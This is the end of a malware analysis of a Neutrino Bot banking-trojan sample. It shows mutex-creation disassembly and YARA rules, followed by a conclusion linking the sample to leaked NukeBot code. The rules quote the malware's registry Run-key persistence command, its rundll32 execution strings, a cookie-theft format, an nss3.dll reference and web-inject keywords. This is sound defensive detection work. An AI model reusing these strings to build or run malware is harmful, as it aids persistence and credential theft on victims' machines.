lea     eax, [ebp+hash_aug27] ; Load Effective Address
push    ebx
push    eax
call    generate_random_guid ; Call Procedure
mov     ecx, dword_429F40
add     esp, 10h        ; Add
mov     [ecx+18h], eax
cmp     eax, ebx        ; Compare Two Operands
jz      short loc_403436 ; Jump if Zero (ZF=1)
mov     [ebp+var_1], 1
mov     eax, dword_429F40
push    dword ptr [eax+4] ; 00230000  7b 00 39 00 42 00 39 00-32 00 43 00 30 00 41 00  {.9.B.9.2.C.0.A.
                        ; 00230010  45 00 2d 00 33 00 45 00-32 00 37 00 2d 00 38 00  E.-.3.E.2.7.-.8.
                        ; 00230020  35 00 41 00 35 00 2d 00-32 00 30 00 46 00 46 00  5.A.5.-.2.0.F.F.
                        ; 00230030  2d 00 35 00 32 00 38 00-39 00 35 00 34 00 41 00  -.5.2.8.9.5.4.A.
                        ; 00230040  33 00 41 00 36 00 43 00-44 00 7d 00 00 00 00 00  3.A.6.C.D.}.....
push    1
push    ebx
call    [ebp+kernel32_CreateMutexWStub] ; Indirect Call Near Procedure
```

---

4. Yara rules

Banker module:

```
rule jimmy_08_2018 {
strings:
        $string1 = "reg add HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run
/ve /t REG_SZ /d \"%ls\" /f" wide
        $string2 = "Rundll32.exe SHELL32.DLL,ShellExec_RunDLL \"cmd.exe\" \"/c %ls\""
wide
        $string3 = "Rundll32.exe SHELL32.DLL,ShellExec_RunDLL \"%ls\"" wide
        $string4 = "Rundll32.exe url.dll,FileProtocolHandler \"%ls\"" wide
        $string5 = "Rundll32.exe zipfldr.dll,RouteTheCall \"%ls\"" wide
        $string6 = "/a /c %s" wide
        $string7 = "%ls_%ls_DLL" wide
        $string8 = "Cookie: %s=%s;uid=%ls"
        $string9 = "%ls\\nss3.dll" wide
        $injects1 = "injects"
        $injects2 = "set_host"
        $injects3 = "set_path"
        $injects4 = "inject_setting"
        $injects5 = "data_keyword"
        $injects6 = "inject_before_keyword"
        $injects7 = "inject_after_keyword"
condition:
        (all of them)
}
```

Packer stage 2:

```
rule neutrino_packer_stage2_08_2018 {
strings:
  $code1 = { 6A 25 [0-15] 6A 6C [0-15] 6A 73 [0-15] 6A 5C [0-15] 6A 2A [0-15] 6A 25
[0-15] 6A 6C [0-15] 6A 73 [0-15] 6A 5C [0-15] 6A 25 [0-15] 6A 6C [0-15] 6A 73 }
  $code2 = { 6A 65 [0-15] 6A 78 [0-15] 6A 70 [0-15] 6A 6C [0-15] 6A 6F [0-15] 6A 72
[0-15] 6A 72 [0-15] 6A 2E [0-15] 6A 78 }
  $code3 = { 6A 6B [0-15] 6A 65 [0-15] 6A 72 [0-15] 6A 6E [0-15] 6A 65 [0-15] 6A 6C
[0-15] 6A 33 [0-15] 6A 32 [0-15] 6A 2E [0-15] 6A 64 [0-15] 6A 6C }
  $code4 = { 6A 25 [0-15] 6A 6C [0-15] 6A 73 [0-15] 6A 5C [0-15] 6A 25 [0-15] 6A 6C
[0-15] 6A 73 }
condition:
  all of them
}
```

5. Conclussions

We have analyzed a Neutrino Bot sample dated 2018/08/27. After analyzing the sample (3F77B24C569600E73F9C112B9E7BE43F), we have checked it could be an evolution (or at least, could be using parts) of the leaked NukeBot source code's loader. Nukebot / JimmyNukebot / NeutrinoBot / ... Probably, this set of families share code between them and are in continuous development.